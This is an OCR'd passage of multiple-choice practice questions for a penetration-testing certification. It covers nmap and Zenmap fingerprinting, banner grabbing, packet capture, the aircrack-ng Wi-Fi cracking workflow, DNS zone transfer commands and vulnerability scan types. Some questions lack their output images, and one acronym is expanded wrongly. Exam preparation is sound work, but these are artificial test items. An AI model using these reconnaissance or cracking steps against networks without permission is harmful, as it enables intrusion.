
A. The device's default administrative password

B. The number of wireless clients connected

C. The IP address of the device's controller

D. The make and model of the device's controller

41. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information?

A. It is a Linux workstation.

B. It is a Linux server.

C. It is a mobile device.

D. It is a router running an embedded version of Linux.

42. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:

What can you learn about the device from this information?

A. It uses the NTLM protocol for file sharing.

B. It is missing the latest updates from Microsoft.

C. It is a domain controller.

D. It is a file server.

43. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:

What can you learn about the device from this information?

A. It has shares defined on one of its hard disks.

B. It is a global catalog server.

C. It has the Hyper-V hypervisor role installed.

D. It has been federated with another domain.

E. None of the above.

44. You are using a Telnet client to connect to a web server in an attempt to fingerprint what type and version of web server software is running on it. What is this process called?


A. Banner grabbing

B. Scanning

C. Exploiting

D. Cracking

45. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



Nmap Output | Ports / Hosts | Topology | Host Details | Scans

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	
✓	443	tcp	open	https	
✓	515	tcp	open	printer	
✓	631	tcp	open	ipp	
✓	9100	tcp	open	jetdirect	

What can you learn about the device from this information? (Choose two.)

A. It is a router.

B. It is a network printer.

C. It is a DNS server.

D. It is running a web server.

E. It has been joined to an Active Directory domain.

46. You are performing a gray box penetration test. You want to use the Telnet client on your Linux laptop to grab the banner of a web server on the target's network. The target web server has an IP address of 10.0.0.1. Which command would you use at the shell prompt to do this?


A. `telnet 10.0.0.1:80`

B. `telnet 10.0.0.1:403`

C. `telnet 10.0.0.1 80`

D. `telnet 10.0.0.1 403`

47. You are performing a gray box penetration test. You use the Telnet client on your Linux laptop to grab the banner of a web server on the target's network. The results are shown here:



```
HTTP/1.1 400 Bad Request
Date: Mon, 08 Oct 2018 21:50:11 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=utf-8

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

    <html xmlns="http://www.w3.org/1999/xhtml">
    <head>
    <title>Untangle Server</title>
    <script type="text/javascript">if (top.location!=location) top.location.href
=document.location.href;</script>
    <style type="text/css">
    /* <![CDATA[ */
    @import url(/images/base.css);
    /* ]]> */
    </style>
    </head>
    <body class="loginPage">
    <div id="main" style="width: 500px; margin: 50px auto 0 auto;">
        <form class="form-signin">
            <center>
```

What can you learn about the web server from this information? (Choose two.)

A. The web server is running on top of Linux.


B. The web server is running on top of the Windows Server operating system.

C. It is running Apache.

D. It is running IIS.

E. The device is likely a security device.

48. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information?


A. It is most likely a Windows Server machine.

B. It is most likely a Windows workstation.

C. It is most likely a Windows domain controller.

D. It is most likely an iPhone mobile device.

49. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information?


A. It is most likely a Cisco router.

B. It is most likely a Linux workstation.

C. It is most likely a Windows domain controller.

D. It is most likely an Android mobile device.

50. During the discovery phase of a gray box penetration test, you use the Zenmap utility to enumerate and then fingerprint the devices on one of the target organization's subnets. One device in particular caught your attention. The output is shown here:



What can you learn about the device from this information? (Choose two.)

A. It is most likely a Cisco router.

B. It is most likely a Linux workstation.

C. It is running a DNS server.

D. It is running a web server.

E. It is most likely a Windows Server machine.

51. As the part of information gathering process during a gray box penetration test, you need to perform a certificate inspection on the target organization's internal web server. Which utility could you use on your Kali Linux laptop to do this?

A. sslyze

B. Zenmap

C. nmap

D. hping

52. During a gray box penetration test, you have used a utility on your Kali Linux laptop to inspect the certificate used by the target organization's internal web server. The output is shown here:

```
* SSLV2 Cipher Suites:
    Server rejected all cipher suites.

* TLSV1_2 Cipher Suites:
    Preferred:
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
    Accepted:
                ECDHE-RSA-AES256-SHA384       ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-CAMELLIA256-SHA       DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES256-SHA256         DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES256-SHA            DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES256-GCM-SHA384     DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                CAMELLIA256-SHA               -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES256-SHA256                 -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES256-SHA                    -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES256-GCM-SHA384             -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                ECDHE-RSA-AES128-SHA256       ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-CAMELLIA128-SHA       DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES128-SHA256         DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES128-SHA            DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES128-GCM-SHA256     DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                CAMELLIA128-SHA               -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES128-SHA256                 -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES128-SHA                    -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES128-GCM-SHA256             -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do

* TLSV1_1 Cipher Suites:
    Preferred:
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
    Accepted:
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-CAMELLIA256-SHA       DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES256-SHA            DH-2048 bits   256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                CAMELLIA256-SHA               -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES256-SHA                    -              256 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-CAMELLIA128-SHA       DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                DHE-RSA-AES128-SHA            DH-2048 bits   128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                CAMELLIA128-SHA               -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do
                AES128-SHA                    -              128 bits      HTTP 302 Found - https://10.0.0.1/setup/welcome.do

* TLSV1 Cipher Suites:
    Server rejected all cipher suites.

* SSLV3 Cipher Suites:
    Server rejected all cipher suites.
```

What can you learn from this output? (Choose two.)

A. SSLv2 is supported by the web server.

B. TLSv1_1 is supported by the web server.

C. TLSv1_2 is supported by the web server.

D. TLSv1 is supported by the web server.

E. SSLv3 is supported by the web server.

53. You need to capture packets on a wired network during the information gathering phase of a gray box penetration test. Which utilities could you use on your laptop to accomplish this? (Choose two.)

A. tcpdump

B. nmap

C. Wireshark

D. Zenmap

E. aircrack-ng

54. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from their wireless network. Before you can do this, you must break the encryption used on the Wi-Fi network. You are parked in the organization's parking lot. Which utility could you use on your Linux laptop to do this?

A. aircrack-ng

B. tcpdump

C. Wireshark

D. nmap

55. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from its wireless network. You are parked in the organization's parking lot. How must the wireless network interface in your laptop be configured to do this?

A. Set to monitor mode.

B. Set to promiscuous mode.

C. Set to capture mode.

D. Set to IEEE 802.1x mode.

56. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from its wireless network. You are parked in the organization's parking lot. You want to use aircrack-ng to crack the encryption used by the Wi-Fi network. To accomplish this, you first need to capture the authentication handshake. Which utility should you run on your laptop to do this?

A. airodump-ng

B. aireplay-ng

C. aircrack-ng

D. nmap

57. During the information gathering phase of a black box penetration test, you need to eavesdrop on radio frequency emissions emanating from the target's facility and attempt to capture data from their wireless network. You have already captured the authentication handshake. You next need to deauthenticate the wireless client so you can begin capturing data. Which utility should you run on your laptop to do this?

A. airodump-ng

B. aireplay-ng

C. aircrack-ng

D. nmap

58. As part of a gray box penetration test, you need to capture packets on a wired network. How must the wired network interface in your laptop be configured to accomplish this?

A. Set to monitor mode.

B. Set to promiscuous mode.

C. Set to capture mode.

D. Set to IEEE 802.1x mode.

59. As part of a gray box penetration test, you need to capture packets on a wired network. You've configured the network interface in your laptop to accept all frames transmitted on the network medium, and you have installed Wireshark. However, when you run Wireshark, you only see frames that are addressed specifically to your laptop. Why did this happen?

A. A host-based firewall on your laptop is blocking all other frames.

B. MAC address filtering has been enabled on the switch.

C. The network uses a hub.

D. The network uses a switch.

60. As part of a gray box penetration test, you need to capture packets on a wired network. You've configured the network interface in your laptop to accept all frames transmitted on the network medium, and you have installed Wireshark. However, when you run Wireshark, you only see frames that are addressed specifically to your laptop. How can you fix this?

A. Disable the host-based firewall on your laptop.

B. Disable MAC address filtering on the switch.

C. Replace the network switch with a hub.

D. Connect your laptop to a mirror port on the switch.

61. You are performing a gray box penetration test for a client. The employees in the target organization use an application that was developed in-house to complete their day-to-day work. It crashes frequently, and you suspect that it is based on poorly written or outdated code. You want to analyze the application's source code to see whether it contains weaknesses that can be exploited. However, the rules of engagement for the test do not allow access to the code. What should you do?

A. Decompile the application's executable.

B. Debug the application's executable.

C. Capture and analyze network traffic generated by the application while employees are using it.

D. Prioritize network traffic generated by the application using quality of service (Qos) settings on the switch.

62. You are performing a gray box penetration test for a client. You want to target an in-house application that the organization's employees use daily. To identify weaknesses in the code, you decide to decompile the application's executable. You have some experience programming in C++, so you feel comfortable reviewing the source code revealed by the decompile process. However, after decompiling, you find that you don't understand the contents of the source code file produced. Why did this happen?

A. You need to convert the output to C++.

B. Decompilers usually produce assembly-level code.

C. You forgot to use the `-C` option when you ran the decompiler.

D. The application is so poorly written that the decompiler can't reproduce the source code.

63. You are performing a gray box penetration test for a client. The employees in the target organization use an application that was developed in-house to complete their day-to-day work. It crashes frequently, and you suspect that it is based on poorly written or outdated code. You want to analyze the application's execution when run by a typical end user to see whether it contains weaknesses that can be exploited. What should you do?

A. Decompile the application's executable.

B. Debug the application's executable.

C. Capture and analyze network traffic generated by the application while employees are using it.

D. Prioritize network traffic generated by the application using quality of service (Qos) settings on the switch.

64. Which open source research source is maintained by the U.S. government and provides a dynamic summary of the most frequent, high-impact types of security incidents currently being reported?

A. CERT

B. JPCERT

C. CVE

D. CAPEC

65. Which open source research source is maintained by the Japanese government and provides a dynamic summary of current security alerts and advisories?

A. CERT

B. JPCERT

C. CWE

D. CAPEC

66. Which open source research source is maintained by the U.S. government's National Institute of Science and Technology and provides a summary of current security?

A. CERT

B. Full Disclosure

C. CVE

D. NVD

67. Which open source research source is a community-developed common database used by industry vendors worldwide to submit vulnerabilities and exposures associated with their products?

A. CERT

B. JPCERT

C. CVE

D. CAPEC

68. Which open source research source is a community-developed common database that contains vulnerabilities and exposures associated with software in general instead of a specific vendor's product?

A. CERT

B. Full Disclosure

C. CWE

D. CAPEC

69. Which open source research source is a community-developed common database that contains descriptions of commonly used cyberattack patterns?

A. CERT

B. CWE

C. CVE

D. CAPEC

70. Which open source research source is published by the organization that produces the nmap utility?

A. CERT

B. Full Disclosure

C. CVE

D. NVD

71. You are performing a gray box penetration test. During the enumeration and fingerprinting process, you discovered that an internal website on the target organization's network runs on a very old version of IIS. You need to see whether there are any vulnerabilities associated with this older web server that you may be able exploit. Which open source research source could you use?

A. CVE

B. Full Disclosure

C. NVD

D. All of the above

72. You've heard that Adobe has just released a security update that addresses vulnerabilities recently discovered in Photoshop. Which open source research source could you use to learn more about the update and which vulnerabilities it is intended to fix?

A. CERT

B. Full Disclosure

C. CAPEC

D. NVD

73. You've heard that a new physical security exploit is going around where the attacker uses a special type of key called a *bump key*. Which open source research source would most likely contain information about how this exploit works?

A. CAPEC

B. Full Disclosure

C. NVD

D. CVE

74. Which open source research source ranks security vulnerabilities by their severity?

A. CERT

B. Full Disclosure

C. CVE

D. NVD

75. While performing enumeration and fingerprinting during a gray box penetration test, you discover that the documentation and training department in the target organization stores its files on a Windows Server 2003 system that is still at the SP2 patch level because nobody bothers to update it. You want to investigate ways that this older server can be exploited. Which open source research source could you use?

A. CVE

B. CAPEC

C. CWE

D. None of the above

76. Which type of vulnerability scan most closely approximates the perspective that an internal system administrator would have of the network?

A. Credentialed

B. Noncredentialed

C. Discovery

D. Stealth

77. Which type of vulnerability scan most closely approximates the perspective that an external hacker would have of the network?

A. Credentialed

B. Noncredentialed

C. Full

D. Compliance

78. Which type of vulnerability scan can usually identify the most vulnerabilities?

A. Credentialed

B. Noncredentialed

C. Discovery

D. Stealth

79. Which type of vulnerability scan usually identifies the least number of vulnerabilities?

A. Credentialed

B. Noncredentialed

C. Full

D. Compliance

80. A ping sweep is an example of which type of vulnerability scan?

A. Discovery

B. Full

C. Stealth

D. Compliance

81. Which type of vulnerability scan is the least intrusive on the target network?

A. Discovery

B. Full

C. Stealth

D. Compliance

82. Which type of vulnerability scan is most likely to be detected by an intrusion prevention system (IPS) or intrusion detection system (IDS)?

A. Discovery

B. Full

C. Stealth

D. Compliance

83. Which type of vulnerability scan is least likely to be detected by an intrusion prevention system (IPS) or intrusion detection system (IDS)?

A. Discovery

B. Full

C. Stealth

D. Compliance

84. Which type of vulnerability scan is more likely to be used by a defender rather than a penetration tester?

A. Discovery

B. Full

C. Stealth

D. Compliance

85. Which type of vulnerability scan sends SYN packets to network hosts to enumerate them?

A. Discovery

B. Full

C. Stealth

D. Compliance

86. You are performing a vulnerability scan during a gray box penetration test. The scanner manipulates the TCP three-way handshake to enumerate network hosts. Which type of scan are you performing?

A. Discovery

B. Full

C. Stealth

D. Compliance

87. You are performing a vulnerability scan during a gray box penetration test. The scanner manipulates the TCP three-way handshake to enumerate network hosts. First, the scanner sends a SYN packet to the target host. The host responds with a SYN-ACK packet to the scanning host. What happens next?

A. The scanning host responds to the target host with an ACK packet.

B. The target host sends the scanning host an ACK packet.

C. The scanning host sends an ICMP Echo Request packet to the target host.

D. The scanning host responds to the target host with an RST packet.

88. You are performing a gray box penetration test. You are performing a vulnerability scan on the internal network using a stealth scan. The target network has an IDS device installed. What is likely to happen?

A. The IDS will detect the stealth scan.

B. The stealth scan will remain undetected by the IDS.

C. The IDS will block traffic from your scanning system.

D. The stealth scan will establish full TCP connections with each host on the target network.

89. Which type of vulnerability scan produces the most accurate results?

A. Discovery

B. Full

C. Stealth

D. Uncredentialed

90. A client has hired you to perform a PCI-DSS penetration test. What kind of vulnerability scan would you likely perform during this test?

A. Discovery

B. Full

C. Stealth

D. Compliance

91. You are scanning your client's internal network as part of a white box penetration test. Your goal is to enumerate the network. What kind of information are you likely to include in the enumeration process?

A. Hosts

B. Networks

C. Domains

D. All of the above

92. You are scanning your client's internal network as part of a white box penetration test. Your goal is to enumerate the network. What kind of information are you likely to include in the enumeration process?

A. User accounts

B. Groups

C. Shared network folders

D. All of the above

93. You are scanning your client's internal network as part of a white box penetration test. Your goal is to enumerate the network. What kind of information are you likely to include in the enumeration process?

A. Web pages

B. Applications

C. Services

D. Tokens

E. All of the above

94. You need to perform a vulnerability scan as part of a gray box penetration test. The rules of engagement specify that the internal system administrators are not to receive any warning of when your scan will occur, that you are to avoid detection, and that your scan should gather as much information as possible. What should you do?

A. Run a full vulnerability scan.

B. Run a stealth scan.

C. Throttle the scan to use minimal bandwidth.

D. None of the above.

95. You need to perform a vulnerability scan as part of a gray box penetration test. The rules of engagement specify that the internal system administrators are not to receive any warning of when your scan will occur, that you are to avoid detection, and that your scan should gather as much information as possible. What should you do?

A. Run a compliance scan.

B. Schedule the scan to run in the early hours of the morning.

C. Run a noncredentialed scan.

D. None of the above.

96. You are performing a black box penetration test for a client. The rules of engagement call for you to perform a credentialed vulnerability scan, but you haven't been given administrative logon information. What could you do?

A. Call off the test. The rules of engagement don't match the type of test.

B. Ask the client to send you administrative credentials to run the scan.

C. Conduct a spear phishing exploit to trick an internal user into revealing his or her credentials.

D. Skip the enumeration and fingerprinting processes.

97. You are performing a black box penetration test for a client. The rules of engagement call for you to perform a vulnerability scan on the organization's many public-facing web servers. You have been allotted only a few hours in the test scope to perform the scans. What should you do?

A. Skip the scan of the web servers.

B. Perform a full scan of each and every the web server.

C. Restrict the vulnerability scan to just those protocols commonly used on web servers.

D. Perform a credentialed scan of the web servers.

98. You are performing a PCI-DSS compliance penetration test for a client. With respect to network topology, how should you run your vulnerability scans during this test? (Choose two.)

A. From within the internal network

B. Using a full vulnerability scan

C. From a location outside the organization's firewall

D. Using a stealth vulnerability scan

E. Looking at only the top 20 ports and protocols

99. Which option is used with the `nmap` command to throttle vulnerability scan queries?

A. `-T`*n*

B. `-p`

C. `-F`

D. `-p-`

100. You are performing a black box penetration test. You need to run a vulnerability scan using nmap from an external network location outside the organization's firewall. The organization uses a low-bandwidth T1 line to connect to the Internet. How should you configure the scan?

A. Use the `-T5` option with the `nmap` command.

B. Use the `-T4` option with the `nmap` command.

C. Use the `-T2` option with the `nmap` command.

D. Use the `-T0` option with the `nmap` command.

101. You are performing a gray box penetration test. You need to run a vulnerability scan on a fragile internal server system? How should you configure the scan?

A. Use the `-T5` option with the `nmap` command.

B. Use the `-T3` option with the `nmap` command.

C. Use the `-T2` option with the `nmap` command.

D. Use the `-T0` option with the `nmap` command.

102. Which of the following are issues you may need to consider when performing a vulnerability scan within an organization that runs network applications within containers? (Choose two.)

A. Applications running within a container environment may not be detectable by traditional vulnerability scans.

B. Container hosts may slow down vulnerability scans.

C. Scanning a container host may crash applications running within its containers.

D. Scanning a container host may cause it to crash, taking critical network applications offline.

E. Vulnerabilities associated with the base operating system of the container host may be inherited by its containers.

103. Which of the following application scanning techniques is performed by reviewing an application's source code?

A. Static code analysis

B. Dynamic code analysis

C. Fuzzing

D. None of the above

104. Which of the following application scanning techniques are performed on running applications? (Choose two.)

A. Static code analysis

B. Dynamic code analysis

C. Fuzzing

D. Source code analysis

105. Which of the following application scanning techniques is performed by sending random, unexpected, or invalid data to the inputs of an application to see how it responds?

A. Static code analysis

B. Fuzzing

C. Source code analysis

D. None of the above

106. Which of the following is an example of a nontraditional asset?

A. Database server

B. Router

C. Web-enabled television monitor

D. Content filter appliance

107. Which of the following is an example of a nontraditional asset?

A. Email server

B. Computer-controlled manufacturing equipment

C. Wireless access point

D. All-in-one desktop

108. As part of the information gathering phase of a black box penetration test, you need to perform a DNS zone transfer of the target organization's domain. Which of the following commands could you use to do this? (Choose two.)

A. `dig axfr @`*`nameserver target_domain`*

B. `host -t axfr target_domain nameserver`

C. `nslookup -type=ns` *`target_domain`*

D. `nmap get-domain-transfer` *`target_domain`*

109. You are performing a gray box penetration test. You want to craft a custom packet to test how a server responds and to see what information it responds with. Which utility could you use to do this?

A. hping

B. ping

C. nmap

D. Wireshark

110. You are performing a black box penetration test. You have used theHarvester to enumerate a large number of user email addresses in the target organization. What could you do with this information? (Choose two.)

A. Conduct a phishing exploit.

B. Send spam messages.

C. Enumerate internal user accounts.

D. Perform a DNS zone transfer.

111. During a gray box penetration test, you run an nmap scan of a system discovered on the network. You find that TCP ports 139, 443, and 3389 are open. What operating system is most likely running on the system?

A. iOS

B. Windows

C. Linux

D. Android

112. You are performing a gray box penetration test. You run a vulnerability scan of a host and find that TCP ports 8080 and 8443 are open. What can you infer about this host from this information?

A. It is probably a DNS server.

B. It is probably a domain controller.

C. It is probably a file server.

D. It is probably a web server.

113. Kimberly is running a gray box penetration test. The target network uses a 10-net IP addressing scheme with an 8-bit subnet mask (10.0.0.0/8). She needs to run a vulnerability scan on each host on the network. She loads nmap on her laptop, which is connected to the same segment being scanned, using the `-T0` option.

What did she do incorrectly in this scenario?

A. The nmap utility doesn't work with private IP addressing schemes.

B. The nmap utility should be run from a host that is not connected to the same segment being scanned.

C. The `-T0` option will cause the scan to take an inordinate amount of time on such a large subnet.

D. The speed of the scan can be increased by using a desktop instead of a laptop.

114. Jessica is running a black box penetration test. She needs to find out who the target organization's domain registrar is. She would also like to learn the organization's address and phone number. Which utility should she use?

A. whois

B. theHarvester

C. dig

D. nslookup

115. Brittany is running a black box penetration test. She wants to run a vulnerability scan of the target organization's internal network. What should she do?

A. Request permission from the target organization to come on site and run the scan.

B. Request that the target organization grant her VPN access to the internal network.

C. Try to compromise an internal host and use it as a pivot.

D. Run the scan externally.

116. Natasha is running a gray box penetration test. She has initially enumerated the network using a ping sweep and has found an internal web server, a domain controller, a router, and several SCADA devices used in on the production floor. Which of these devices could potentially be disrupted by a more intense vulnerability scan? (Choose two.)

A. The web server

B. The domain controller

C. The router

D. The SCADA devices

117. Joshua is running a gray box penetration test. Which one of the following is least likely to have an impact upon when he can run vulnerability scans during the test?

A. Availability of internal IT staff

B. Regulatory requirements

C. Hardware limitations

D. Peak traffic times on the organization's network

118. Austin is performing a white box penetration test. The target organization relies heavily on an application that was developed by internal programmers. The test scope specifies that he be given access to this application's source code. Austin has an extensive programming background, so he analyzes the code line by line looking for vulnerabilities. What kind of application analysis is happening in this scenario?

A. Fuzzing

B. Static code analysis

C. Dynamic code analysis

D. Heuristic code analysis

119. Tyson is performing a gray box penetration test. The target organization relies heavily on an application that was developed by internal programmers. He runs the application and then uses a utility to send random, unexpected data to the application's inputs and analyzes how it responds. What kind of application analysis is happening in this scenario?

A. Fuzzing

B. Static code analysis

C. Heuristic code analysis

D. Mutation analysis

120. Jessica is performing a white box penetration test. She needs to run an invasive vulnerability scan on the target organization's customer database server. What should she do?

A. Run the scan on the live system during peak business hours.

B. Run the scan around 9 a.m. on a typical workday.

C. Run a test scan in a lab environment first.

D. Skip scanning this system.

121. While performing a black box penetration test, you notice that the target organization has a public-facing server that has an expired SSL/TLS security certificate. What could you infer from this fact?

A. The server's communications can be decrypted.

B. The server has already been compromised by an attacker.

C. The internal system administrator isn't paying attention to this server.

D. The data stored on the server can be decrypted.

122. You are performing a gray box penetration test. You have just finished running extensive vulnerability scans on all of the hosts on the target network. You now need to categorize all of the devices that were scanned. Which of the following is a valid way to perform asset categorization?

A. By operating system

B. By asset value

C. By number of vulnerabilities found

D. By vulnerability severity

E. All of the above

123. You are performing a black box penetration test. You are adjudicating the results of a vulnerability scan. Upon further inspection, you discover that one of the most serious vulnerabilities identified on the target organization's web server by the scanner doesn't actually exist. Which of the following could explain what has happened?

A. The scanner generated a false positive.

B. An attacker somewhere on the Internet detected your scan and hid the vulnerability.

C. An internal administrator detected your scan and fixed the vulnerability.

D. The server has been infected with malware and is causing unusual scan results.

124. You are performing a gray box penetration test and have just finished running your vulnerability scans, categorizing the results, and adjudicating the data. Now you need to prioritize the vulnerabilities prior to moving to the next phase of the test. Which of the following would likely constitute the highest priority vulnerabilities to exploit? (Choose two.)

A. A domain controller is running on an older version of Window Server and is missing several critical security updates.

B. A user's desktop system is missing a Windows feature update.

C. A user's desktop system is running an earlier version of Ubuntu Linux.

D. A database server is vulnerable to the WannaCry exploit.

125. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 3.8. To which risk category does this vulnerability belong?

A. Low

B. Medium

C. High

D. Critical

126. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 10. To which risk category does this vulnerability belong?

A. Low

B. Medium

C. High

D. Critical

127. You're prioritizing vulnerabilities discovered during a vulnerability scan. One vulnerability you found has a Common Vulnerability Scoring System (CVSS) score of 5.3. To which risk category does this vulnerability belong?

A. Low

B. Medium

C. High

D. Critical

